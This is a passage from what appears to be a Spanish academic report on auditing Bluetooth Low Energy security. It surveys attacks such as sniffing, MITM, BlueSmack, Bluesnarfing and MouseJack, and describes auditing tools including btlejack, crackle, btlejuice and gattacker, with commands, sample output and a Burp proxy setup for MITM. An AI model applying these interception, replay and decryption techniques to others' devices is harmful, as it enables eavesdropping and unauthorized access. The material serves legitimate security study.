Método de pairing disponible a partir de la versión 4.2. Incluye **mejoras en la distribución de claves** utilizando criptografía de clave pública de curva elíptica **Diffie Hellman (ECDH)** que ofrece una seguridad significativamente más fuerte en comparación con el protocolo de intercambio de claves *LE Legacy Pairing*.

Mediante *LE Secure Connection*, ambos dispositivos intercambian sus claves públicas y **derivan un secreto compartido** (Diffie-Hellman key). A continuación, se utiliza uno de los métodos de emparejamiento (Just to Work, Passkey, OOB, Numeric Comparison) para autenticar la conexión. Una vez que se autentica la conexión, se genera el LTK y se cifra el canal.

*LE Secure Connection* mejora significativamente la seguridad frente ataques de sniffing y MITM.



## Estado del arte

Bluetooth, como cualquier sistema de comunicaciones que utilice un **medio de transmisión compartido** como el aire, adquiere las **amenazas** inherentes del mismo y sus vulnerabilidades.


Durante los años de la especificación de bluetooth, han surgido **multitud de ataques** debidos a la mala configuración de los protocolos, carencia de seguridad en los sistemas desarrollados o vulnerabilidades surgidas de la interpretación de la pila de protocolos de bluetooth, entre muchas otras. A continuación se recogen los ataques y vulnerabilidades mas frecuentes.

### 3.1 Passive Interception (Sniffing)

Antes de llevar a cabo la explotación de un sistema, los atacantes requieren extraer toda la información posible (tráfico de datos, direcciones de acceso, servicios ....). Esta fase se conoce como **enumeración**.

El **sniffing pasivo** permite a los atacantes obtener los datos intercambiados entre los dispositivos bluetooth. Para ello, se necesita hardware especializado que permita seguir la conexión bluetooth en modo promiscuo. A continuación se proporciona una **lista** de los elementos comunes que se usan para realizar ataques sobre bluetooth:

- **Microbit:** Placa de desarrollo creada por la BBC para la educación de los estudiantes de coste bajo (20€). Permite el sniffing de conexiones BLE.
- **Ubertooth:** La placa de desarrollo por excelencia utilizada por los atacantes para el sniffing de conexiones BLE y conexiones clásicas. Esta antena tiene un coste de 120€.
- **NRFSniffer Device:** Dispositivo de Nordic Semiconductor que permite el sniffing de conexiones BLE en tiempo real.
- **Ellisys:** Hardware especializado para el estudio profesional del protocolo Bluetooth. Tiene un coste muy elevado.



**Fig. 3.1.**: Sniffer Devices: (a) [Ubertooth](#) [9]; (b) [Ellisys](#) [10];  
(c) [NRF Sniffer](#) [11]; (d) [Microbit](#) [12].


## 3.2 MITM

El ciberdelincuente consigue **interponerse en medio** del flujo de datos entre los dos dispositivos. Permite ver, alterar o cortar la conexión, teniendo un **control total** de la conexión.

El ataque de MITM se aprovecha del **establecimiento de la conexión** del protocolo bluetooth. Es decir, cuando un dispositivo quiere emparejarse, el dispositivo *slave* bombardea constantemente con mensajes de tipo *advertisement* para alertar de su presencia y ser detectado. El dispositivo *master* recibe estos mensajes y envía una petición de conexión y posteriormente empieza el emparejamiento si existe.

Es en ese punto donde tienen lugar los ataques MITM. El atacante utiliza **dos máquinas** con un dongle bluetooth cada una para emparejarse con cada dispositivo y establecer una **comunicación de datos** vía *socket* entre ellas. En la figura 3.2 se muestra un breve resumen del funcionamiento de este ataque.

Este ataque es muy común en *Bluetooth Low Energy*, debido a su gran tasa de éxito. Las herramientas más importantes son [Btlejuice](#) [13] y [Gattacker](#) [14].



**Fig. 3.2.:** Funcionamiento del ataque MITM.

### 3.3 Denegación de Servicio

Los ataques de denegación de servicio tienen como objetivo saturar e impedir el funcionamiento de los dispositivos bluetooth.

El más conocido como “**ping de la muerte**” en el entorno IP, se transforma en este mundo con el nombre de **BlueSmack**. Este utiliza el comando de **l2ping** para saturar al objetivo enviando mensajes de echo sobre el protocolo L2CAP con un **payload** de gran tamaño.

El **jamming** es otro ataque basado en la denegación de servicio que consiste en inyectar una cantidad de ruido significativa en el espectro de frecuencias de bluetooth para impedir que el receptor perciba la señal de bluetooth. Este ataque se puede realizar de forma dirigida a un objetivo con la herramienta **btlejack** o de forma generalizada con un inhibidor de frecuencias.

### 3.4 Acceso no autorizado al sistema

Existen ataques que se aprovechan de vulnerabilidades específicas de ciertos protocolos de la pila de bluetooth para **extraer información** confidencial de los dispositivos móviles. A continuación, se comentan los ataques más significativos de este grupo:

- **Bluejacking:** Ataque que facilita el envío de Spam a dispositivos móviles bluetooth, aprovechándose de la vulnerabilidad existente en el protocolo OBEX y de la funcionalidad vCard. Este ataque en su primera instancia es inofensivo pero evolucionó en el conocido BlueSnarfing.
- **Bluesnarfing:** Consiste en el acceso no autorizado a los datos de un dispositivo tales como fotos, calendario, contactos, correos electrónicos e incluso mensajes de texto. Este ataque se aprovecha de la vulnerabilidad existente en el protocolo OBEX que se ejecuta sobre L2CAP. El atacante se aprovecha del perfil OPP (*OBEX Push Profile*) que se ejecuta sin autenticación, permitiendo ejecutar peticiones *Get Request* pasando como parámetro el nombre del archivo a extraer.
- **BlueBugging:** Evolución de *BlueSnarfing*. Permite el control total de un dispositivo móvil usando conexiones RFCOMM sobre el protocolo L2CAP. Esto le permite extraer información, modificar datos y ejecutar comandos en el sistema.
- **MouseJack:** Ataque que permite el control total de un dispositivo que emplee un receptor Bluetooth USB vulnerable que suelen utilizarse para teclados y ratones inalámbricos. Esto es posible debido a que multitud de fabricantes sacaron al mercado estos dispositivos sin autenticación, por lo que un atacante puede enviar comandos HCI y controlar el dispositivo de forma remota.

## 3.5 Fuzzing

El **fuzzing** consiste en la **inyección de paquetes malformados y analizar la respuesta** de los dispositivos. Generalmente, este tipo de ataque es utilizado para la detección de vulnerabilidades en los sistemas. Algunos ataques basados en este concepto son, [HCIDump Crash](#) [15] y [Bluetooth Stack Smasher](#) [16].

## 3.6 Malware

Por otro lado, a lo largo del tiempo, han surgido **malwares** que utilizan la conexión bluetooth como punto de entrada o método de propagación:

- **Cabir:** Es el primer gusano del que se tiene constancia que usa una conexión bluetooth como método de propagación. En su primera instancia Cabir es inofensivo e infecta a dispositivos móviles con el sistema operativo Symbian OS, ya que solo muestra por pantalla un mensaje de si se desea instalar Cabir. Se cree que surgió para demostrar que las empresas de antivirus no estaban preparadas para analizar este tipo de ataques.
- **CommWarrior:** Gusano similar al Cabir que utiliza bluetooth y MMS como método de propagación. Este gusano tiene su origen en 2005 y es inofensivo salvo el consumo por el envío de MMS sin consentimiento.
- **BlueBorne:** Malware descubierto por la empresa Armis en 2017 que afecta a todos los sistemas operativos conocidos. Blueborne permite la ejecución de código remoto, fugas de información, pineapple MITM... en función de que pila de protocolos implemente el sistema operativo.



# Herramientas software y hardware para la evaluación de la seguridad de Bluetooth

En este capítulo, se recogen el conjunto de **herramientas software y hardware** empleadas en la evaluación de dispositivos bluetooth. En él, se puede encontrar la **descripción**, la **aplicación** y la **instalación** de las mismas.

## 4.1 Herramientas software

Las siguientes herramientas, han sido instaladas en un sistema operativo **Kali Linux 2020.4**. En algunos casos especiales, se ha realizado un montaje con dos **Raspberry Pi** con un sistema operativo **Raspbian** con el objetivo de separarlas físicamente<sup>1</sup> y tras comprobar un mejor rendimiento en los equipos auditados.

### 4.1.1 Hcitool

Herramienta base para las auditorías IoT. Generalmente viene preinstalada en los sistemas operativos Linux con los paquetes **bluez** y **bluez-utils**. Permite realizar un reconocimiento de los dispositivos bluetooth.

Durante este proyecto se usa con frecuencia el siguiente comando para **escanear las conexiones BLE** existentes y obtener la MAC del dispositivo a auditar.

---

<sup>1</sup> \$ hcitool lescan


---

<sup>1</sup> Separar las Raspberrys Pi permite realizar ataques MITM de forma más eficiente. Esta es una solución frecuente contra protecciones de seguridad que implementan los desarrolladores cuando el maestro y el esclavo permanecen a corta distancia. De esta forma, con la distancia se puede “jugar” con las intensidades de la señal de bluetooth entre los dispositivos.

## 4.1.2 Hciconfig

**Hciconfig** permite la configuración de dispositivos bluetooth. Entre sus usos más generales, permite **levantar**, **apagar** o **ver el estado** de la interfaz bluetooth.

```
1 $ hciconfig [interfaz] up/down
```



```
(s4mu51㉿kali)-[~/Documents]
$ hciconfig
hci0:  Type: Primary  Bus: USB
      BD Address: D1:21:13:C1:49:00  ACL MTU: 310:10  SCO MTU: 64:8
      DOWN
      RX bytes:588 acl:0 sco:0 events:31 errors:0
      TX bytes:371 acl:0 sco:0 commands:31 errors:0
```

**Fig. 4.1.:** Interfaz hci0 apagada - hciconfig.

## 4.1.3 Gatttools

Herramienta básica, controlada por linea de comandos para el **análisis de servicios y características** de dispositivos BLE facilitando la lectura y escritura de atributos en formato hexadecimal.

Gatttool permite el uso de comando de forma **non-interative**. Para ello es necesario especificar la dirección MAC del objetivo, seguido de la consulta.

```
1 $ gatttool -b [mac-device] --primary
```

Por otro lado, la herramienta dispone de un **modo interactivo**, donde mantiene la conexión inicial con el dispositivo para realizar las consultas.

```
1 $ gatttool -I
```

En la figura 4.2 se observan los dos modos comentados anteriormente.

```
(s4mu51㉿kali)-[~]
└─$ sudo gatttool -b FF:FF:AC:6C:BA:80 --primary
attr handle = 0x0001, end grp handle = 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle = 0x0006, end grp handle = 0x0008 uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle = 0x0009, end grp handle = 0x000b uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle = 0x000c, end grp handle = 0x000e uuid: 0000ffe0-0000-1000-8000-00805f9b34fb

—(s4mu51㉿kali)-[~]
└─$ sudo gatttool -b FF:FF:AC:6C:BA:80 -I
[FF:FF:AC:6C:BA:80][LE]> connect
Attempting to connect to FF:FF:AC:6C:BA:80
Connection successful
[FF:FF:AC:6C:BA:80][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0008 uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x0009, end grp handle: 0x000b uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000e uuid: 0000ffe0-0000-1000-8000-00805f9b34fb
[FF:FF:AC:6C:BA:80][LE]> █
```

**Fig. 4.2.**: Consulta de servicios primarios de ITAG - gatttool.

#### 4.1.4 Bleah

**Bleah** [17] es una herramienta de análisis para la **enumeración de servicios GATT**. Actualmente no está mantenida y el propio autor, **evilsockets**, recomienda migrar a bettercap.

Sin embargo, bleah permite realizar una enumeración de forma simple ofreciendo información sobre los servicios generales encontrados, convirtiéndose en una herramienta complementaria a bettercap. Por otro lado, permite la **escritura de valores** en formato ascii y hexadecimal.

#### 4.1.5 Bettercap

**Bettercap** es la evolución de la herramienta Ettercap, la cual se caracterizó por realizar ataques a redes IPv4 e IPv6. Actualmente, la herramienta se define a si misma como una poderosa **navaja suiza** desarrollada en Go, fácilmente extensible y cuyas funcionalidades extienden el reconocimiento y auditorías de redes **WiFi**, **Bluetooth Low Energy**, **wireless HID hijacking** y **redes Ethernet**.

Las capacidades de Bettercap están recogidas en **módulos**. Entre los módulos disponibles, se disponen de 2 especialmente para la auditorías de dispositivos **Bluetooth** y **HCI**:

- **Bluetooth Low Energy**: Enumeración de dispositivos BLE, características y servicios, así como la lectura y escritura de los mismos.
- **Mousejacking**: Permite la enumeración de dispositivos HID a 2,4 GHz y realizar ataques de mousejacking a terminales vulnerables.

Las figuras 4.3 y 4.4 muestran dos formas de usar el modulo BLE. La primera, realiza una enumeración de servicios con una **interfaz de comandos**. La segunda emplea una **interfaz web** ejecutada en local totalmente interactiva.

Handles	Service > Characteristics	Properties	Data
0001 → 0005	Generic Access (1800)		
0003	Device Name (2a00)	READ, NOTIFY	iTAG
0005	Appearance (2a01)	READ	Keyboard
0006 → 0008	Battery Service (180f)		Battery Level
0008	Battery Level (2a19)	READ, NOTIFY	c
0009 → 000b	Immediate Alert (1802)		Immediate Alert
000b	Alert Level (2a06)	WRITE, NOTIFY	Alert Level
000c → 000e	ffe0		ffe0
000e	ffe1	READ, NOTIFY	ffe1

**Fig. 4.3.:** Enumeración de servicios y características de ITAG - Linea de comandos de Bettercap.

The screenshot shows the Bettercap UI interface for the BLE module. At the top, it displays the URL `127.0.0.1/#/ble`. Below the header, there's a navigation bar with tabs for Events, LAN, WiFi, BLE (which is selected), HID, Position, Caplets, and Advanced. The main area is titled "RSSI" and shows a table of discovered devices. One entry for "ITAG" is listed with MAC address FF:FF:AC:6C:BA:80, vendor "unknown", and flags "Limited Discoverable, BR/EDR Not Supported". Below this table, another table lists the "Handles" and "Service > Characteristics" for the ITAG device. It includes rows for Generic Access (1800), Device Name (2a00), Appearance (2a01), Battery Service (180f), Battery Level (2a19), Immediate Alert (1802), Alert Level (2a06), ffe0, and ffe1. The "Properties" column indicates READ, NOTIFY, WRITE, NOTIFY, or READ, NOTIFY for each characteristic. The "Data" column shows the raw hex values for each characteristic.

**Fig. 4.4.:** Enumeración de servicios y características de ITAG - Interfaz web de Bettercap.

Los detalles sobre su instalación y uso se detallan en la [wiki](#) [18] de Bettercap.

#### 4.1.6 Btlejack

Software escrito en python3 capaz de **sniffar**, **bloquear** y **secuestrar** una conexión nueva o existente de bluetooth low energy. Fue diseñado para operar sobre la versión 4 de BLE pero recientemente se ha incluido soporte para la versión 5.

Este software es utilizado por el equipo de hacking de telefónica para hacer auditórias IoT y fue presentado por Pablo González en el Cybercamp de 2019.

Cualquier información relevante sobre su **uso e instalación** se puede encontrar en el repositorio del autor original **Damien Cauquil GitHub(virtualabs/btlejack)** [19].

#### 4.1.7 Ubertooth Tools

**Ubertooth** es un proyecto de desarrollo abierto creado por [Github \(greatscottgadgets/ubertooth\)](#) [20] por el cual se diseño un dispositivo Bluetooth capaz de **sniffar las conexiones BLE, BR** y analizar el espectro de frecuencias.

Junto con el desarrollo de Ubertooth, surgen las **ubertooth-utils**. Un conjunto de herramientas software creadas para analizar y sniffar las conexiones BLE y BR.

```
1 $ ubertooth-btle -f -A [channel] -c [file.pcap]
$ ubertooth-btle -f -A [channel] -c [/tmp/pipe]
```

Hay que tener en cuenta que la salida procedente de Ubertooth para ser correctamente procesada por **wireshark** es necesario especificarle el tipo de [encapsulación](#) [21] que va a recibir.

#### 4.1.8 Crackle

**Crackle** es una herramienta software desarrollada por [GitHub\(mikeryan/crackle\)](#) [22]. Permite **desencriptar** cualquier comunicación BLE Legacy que utilice el proceso **passkey o pairing**. Esta usará **fuerza bruta** para averiguar el pin (TK) y así derivar la LTK y posteriormente desencriptar el tráfico. Si se conoce la LTK se puede proporcionar directamente como entrada con la opción -l.

Su instalación es sencilla. En el proyecto figura un archivo **makefile** que la facilita. Sin embargo, la herramienta necesita hacer uso del paquete **libpcap-dev**, por lo que, si no se dispone, puede generar errores.

```
1 $ apt-get install libpcap-dev  
$ make  
$ make install
```

Crackle se puede usar en combinación con btlejack. Para ello, se recomienda echarle un vistazo a este error, [Crackle can't find TK](#) [23]. En él se especifican los cambios que se deberían realizar sobre el archivo crackle.c para su correcto funcionamiento. Sin embargo, si la captura se realiza con Ubertooth, no hay que modificar el programa ya que la herramienta de crackle fue diseñada para interactuar con este software.

#### 4.1.9 HomePWN

Framework desarrollado en python para la auditoría de dispositivos IoT creado por el departamento de Ideas Locas de telefónica. [HomePWN](#) [24] cuenta con una **arquitectura modular** mediante la cual un usuario puede ampliar la base de conocimiento.

Se pueden diferenciar dos grupos o módulos base:

- **Módulo de descubrimiento:** Se proporciona información sobre el descubrimiento de dispositivos, independientemente de la tecnología.
- **Módulos específicos:** Se proporcionan módulos para realizar auditorías a tecnologías y dispositivos específicos (NFC, Bluetooth, BLE, Wi-Fi).

Los módulos de los que dispone la herramienta, están disponibles en la figura 4.5. Entre ellos destacan **ble/subscribe** y **ble/subscribe-and-write**, que facilitan al usuario la suscripción de características y la recepción de notificaciones en formato ascii.



▲ HomePwn - IoT Pentesting & Ethical Hacking ▲

Created with ♥ by: 'Ideas Locas (CDO Telefonica)'

Version: '0.0.1b'

```
homePwn >>load
capture/bluetooth-scapy      qr/wifi-generator
capture/bluetooth-tcpdump    qr/reader-webcam
capture/read-pcap             qr/reader
bluetooth/reset-interface    qr/generator
bluetooth/dirtytooth        shodan/mqtt
bluetooth/mac-spoof          shodan/philipshue
bluetooth/sdpservices        shodan/IPCamera
bluetooth/launchService      shodan/samsung-tv
pssc/atr                     shodan/check-host
chromecast/reboot            camera/video-capture
chromecast/send-video-youtube-v2   camera/cve-2018-5726
chromecast/discovery          ble/cve-2017-8403
chromecast/reset              ble/read-characteristics
chromecast/send-video-youtube-v1   ble/write-characteristic
chromecast/rename              ble/subscribe-and-write
advertisement/xiaomi-iot      ble/write-characteristic-v2
mqtt/publish                 ble/subscribe
mqtt/subscribe                ble/apple/adv-airpods
homePwn >>load []
```

ble/apple/adv-wifi	nfc/setup
ble/apple/ble-read-state	nfc/info
ble/apple/airdrop-leak	nfc/clone
discovery/mdns	nfc/write
discovery/nmap-portscan	converter/hex-converter
discovery/bluetooth	converter/ascii-converter
discovery/ble	converter/binary-converter
discovery/synscan	smart-tv/cve-2019-12477
discovery/nmap-osdetection	smart-tv/cve-2019-11336
discovery/arpScan	smart-tv/cve-2019-10886
discovery/ssdp	wifi/deauth
discovery/ttl-osdetection	wifi/stations-sniffing
discovery/xiaomi-devices-active	wifi/search-printers
discovery/xiaomi-devices-passive	wifi/setup-accesspoint
nfc/load	wifi/access-points-nmcli
nfc/dump	wifi/access-points-sniffing
nfc/write-wifi	wifi/airprint
	wifi/access-points

**Fig. 4.5.:** Módulo de HomePWN.

#### 4.1.10 Btlejuice

Framework desarrollado por Damien Cauquil para realizar **ataques MITM** contra dispositivos BLE. A diferencia de otros frameworks, Btlejuice consta de un **proxy** que permite interceptar los paquetes GATT y modificarlos para su reenvío.

Btlejuice se aprovecha del funcionamiento del **procedimiento advertisement** por el cual un dispositivo anuncia su disponibilidad (véase la sección 3.2 donde se explica el funcionamiento de los ataques MITM). La interfaz que actúa de **proxy** se conecta al dispositivo esclavo y recopila la información necesaria para realizar un **spoofing completo** (servicios, características y mac del dispositivo). El **Core** de Btlejuice utiliza esta información para crear un dispositivo *Slave* ficticio al cual se conecta el dispositivo *Master* real. Por tanto, para llevar a cabo este ataque es necesario el uso de **dos dongle de bluetooth**<sup>2</sup>. En la figura 4.6 se observa la arquitectura de desarrollo de btlejuice.

---

<sup>2</sup>Se recomienda el uso de dos raspberry pi conectadas entre si por un enlace de red inalámbrico para facilitar la movilidad




Fig. 4.6.: Arquitectura Btlejuice (Damien Cauquil) [13]).

#### 4.1.11 Gattaker

Es la **herramienta por excelencia** para la realización de **ataques MITM** y **ataques Replay**. Al igual que btlejuice, aprovecha la **vulnerabilidad** del procedimiento de *advertisement* mediante el cual un dispositivo *slave* se anuncia a resto.

**Gattaker** [14] necesita ser instalada en **dos máquinas** conectadas entre sí por una **conexión IP** de datos y con una **interfaz bluetooth** en cada una de ellas. Una de las máquinas hace la función de maestro, conectándose al dispositivo slave y obteniendo toda la información necesaria para realizar el *spoffing*. La otra máquina recoge dicha información y crea un dispositivo falso sin autenticación.

Cuando la comunicación tiene lugar, se guarda una copia entera de la comunicación en el **path gattacker/dump/[mac\_device].log**, pudiendo replicarse una vez se desconecte el dispositivo maestro original. A este ataque se conoce como **ataque Replay**.

Por otro lado, si la intención es realizar un **ataque de MITM** y poder manipular los paquetes con un **proxy** (**burpsuite**) es necesario modificar la configuración de la herramienta.

#### Configuración de burpsuite con gattaker

Gattaker (master) se comunica con el dispositivo gattaker (slave) mediante una conexión de **websocket** en el **puerto 2846** o **0x0b1e** en hexadecimal. Dicha configuración viene reflejada en el archivo **gattacker/lib/ws-client.js**.

Para configurar que el proceso se comunique con el proxy se debe **modificar el fichero anterior** por el puerto en el que está escuchando el burpsuite. En el caso de la figura 4.7 se ha elegido el **puerto 8080** o **0x1f90**.


```
s4mu51@kali:~/Documents/tools/node_modules/gattacker$ cat lib/ws-client.js
require('env2')('config.env');

var events = require('events');
var util = require('util');
var async = require('async');
var WebSocket = require('ws');
var colors = require('colors');
var debug = require('debug')('ws-client')

var port = 0x1f90;
```

**Fig. 4.7:** Modificación del puerto en el fichero ws-client - Gattacker.

En el proxy o burpsuite, es necesario **redirigir la conexión entrante** en la dirección **localhost:8080** a la dirección **[IP\_gattackerSlave]:2846**. Esto se realiza con **Upstream Proxy Servers**. Véase al figura 4.8.



**Fig. 4.8:** Configuración de Upstream Proxy Servers - Burpsuite.

#### 4.1.12 Wireshark

Wireshark es un **analizador de protocolos de red**. Generalmente se utiliza para analizar y solucionar problemas en redes de comunicaciones. En este proyecto es esencial para comprender el funcionamiento de los dispositivos bluetooth y encontrar vulnerabilidades o fugas de información.

#### 4.1.13 nRF Connect for Mobile

**RF Connect for Mobile** es una herramienta disponible para teléfonos Android e iOS que permite **escanear y explorar** los dispositivos bluetooth LE dentro del alcance del dispositivo. Algunas de las características más importantes destacadas en su hoja de presentación de descarga son:

- Busca dispositivos Bluetooth de baja energía (BLE).
- Conexión a un dispositivo Bluetooth LE.
- Descubrimiento de servicios BLE.
- Soporte escritura de valores confiables.

En las actualizaciones más recientes se permite la sobreescritura del firmware del dispositivo.

#### 4.1.14 Microbit MakeCode

**Plataforma de desarrollo de código** creada por Microsoft para la placa de desarrollo microbit. Permite usar de forma sencilla todas sus funcionalidades, así como emplear las características hardware y software mediante **scripts de bloques**.

En este proyecto se utiliza la plataforma para **reproducir dos scripts** que hacen uso del dispositivo bluetooth y algunos sensores de la placa Microbit. Además, ofrece la posibilidad de **cambiar el modo de emparejamiento** de bluetooth.

## 4.2 Herramientas Hardware

En esta sección, se describe el **conjunto de dispositivos hardware** que son necesarios para la evaluación de la seguridad de los dispositivos bluetooth.

### 4.2.1 Microbit

La antena **Microbit** es un sistema hardware integrado de código abierto, basado en ARM y diseñado por la **BBC (British Broadcasting Corporation)** para la educación de los estudiantes.

Se trata de una pequeña antena/placa que incluye:

- Un microcontrolador basado en ARM.
- Una antena bluetooth LE.
- Un sensor de temperatura.
- Un magnetómetro.
- Una matrix 5x5 de led.
- 3 botones de interacción.

Se utiliza como base para la **ejecución de dos programas** creados con MakeCode que emplean las características de bluetooth de la antena. Además, es la base para la **ejecución de btlejack**, la herramienta de auditoría bluetooth.

### 4.2.2 ESP32-WROOM32

**Microcontrolador** de la familia de chips SoC (*System on a Chip*) de bajo coste y consumo. Integra las tecnologías Wi-Fi y Bluetooth 4.2v.

El dispositivo ESP32 se utiliza para flashear el programa **BLECTF** escrito por [hackgnar/ble\\_ctf](#) con la intención de crear un dispositivo BLE para pruebas **Capture The Flag** [25].

Para la instalación correcta del software se recomienda usar un Ubuntu18 e iniciar sesión como root. A continuación se proporciona el enlace a la [ESP-IDF Programming Guide](#) [26].



**Fig. 4.9.:** ESP32-WROOM.

#### 4.2.3 Ubertooth

La antena **Ubertooth** es uno de los proyectos Open Source más extendidos para el **análisis experimental** de la tecnología bluetooth. Consta de un pequeño microprocesador ARM Cortex-M3 con un conector USB 2.0.

El conjunto de la antena con el firmware desarrollado para la misma permite **analizar las conexión BLE nuevas y existentes**, así como capturar el tráfico de conexiones BR o Bluetooth clásico. En la figura 4.10 se muestra la antena descrita anteriormente.



**Fig. 4.10.:** Ubertooth.

#### 4.2.4 Dongles Bluetooth

Los dongles son pequeñas **interfaces BT** que se conectan al equipo mediante una **conexión USB**. Permiten suministrar a las máquinas virtuales y a las raspberries de una conexión Bluetooth para el análisis de las conexiones de forma más eficiente.

El dongle por excelencia es la **Athena SENA Paranni** pero también se pueden encontrar dongles más económicos como los **CSR 4.0**. Ambos se pueden encontrar en la figura 4.11.



**Fig. 4.11.:** Dongles Bluetooth.

#### 4.2.5 Telefono Android (Motorola G3)

Se dispone de un teléfono con android marshmallow 6.0 rooteado (Moto G3) y la opción de **Registro HCI** habilitada con el fin de extraer los **logs** de las conexiones bluetooth de la sdcard e impórtalo posteriormente a Wireshark para estudiar el tráfico.


Para habilitar la característica de Registro HCI se debe dirigir a las opciones de desarrollador del teléfono y buscar entre las opciones disponibles el “**Registro búsqueda HCI Bluetooth**”. Esto permite al teléfono que guarde el registro de todas las conexiones bluetooth entrantes y salientes en formato .log en la **sdcard**.

#### 4.2.6 Raspberry Pi

La **Raspberry Pi** es una **computadora de bajo costo** del tamaño de una tarjeta de crédito. Permite la ejecución de un sistema operativo flasheado sobre una tarjeta microSD.

